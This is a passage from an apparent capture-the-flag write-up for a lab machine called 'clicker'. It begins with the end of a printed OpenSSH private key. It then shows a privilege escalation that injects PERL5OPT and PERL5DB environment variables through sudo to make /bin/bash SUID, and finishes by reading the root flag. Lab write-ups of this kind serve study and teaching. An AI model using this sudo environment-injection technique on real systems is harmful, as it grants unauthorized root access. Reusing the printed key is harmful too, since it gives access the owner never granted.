3kOhQ3D6boridyK3T66YGzJsdpEvWTpbvve3FM5pIWmA5LUXyihP2F7fs2E5aDBUuLJeyi
F0YCoftLetCA/kiVtqlT0trgO8Yh+78QAAAMEAwYV0GjQs3AYNLMGccWlVFoLLPKGItynr
Xxa/j3qOBZ+HiMsXtZdpdrV26N43CmiHRue4SWG1m/Vh3zezxNymsQrp6sv96vsFjM7gAI
JJK+Ds3zu2NNNmQ82gPwc/wNM3TatS/Oe4loqHg3nDn5CEbPtgc8wkxheKARAz0SbztcJC
LsOxRu230Ti7tRBOtV153KHlE4Bu7G/d028dbQhtfMXJLu96W1l3Fr98pDxDSFnig2HMIi
lL4gSjpD/FjWk9AAAADGphY2tAY2xpY2tlcgECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

To got the root I must read this:

https://www.elttam.com/blog/env/#content

`sudo -l`

`sudo PERL5OPT=-d PERL5DB='system("chmod u+s /bin/bash");' /opt/monitor.sh`

```
jack@clicker:~$ ls
queries  user.txt
jack@clicker:~$ sudo PERL5OPT=-d PERL5DB='system("chmod u+s /bin/bash");' /opt/monitor.sh
No DB::DB routine defined at /usr/bin/xml_pp line 9.
No DB::DB routine defined at /usr/lib/x86_64-linux-gnu/perl-base/File/Temp.pm line 870.
END failed--call queue aborted.
jack@clicker:~$ /bin/bash -p
bash-5.1# cd /root
bash-5.1# ls
diagnostic_files  restore  root.txt
bash-5.1# cat root.txt
463909d5162f20940ed6d46faf2ccf55
bash-5.1#
```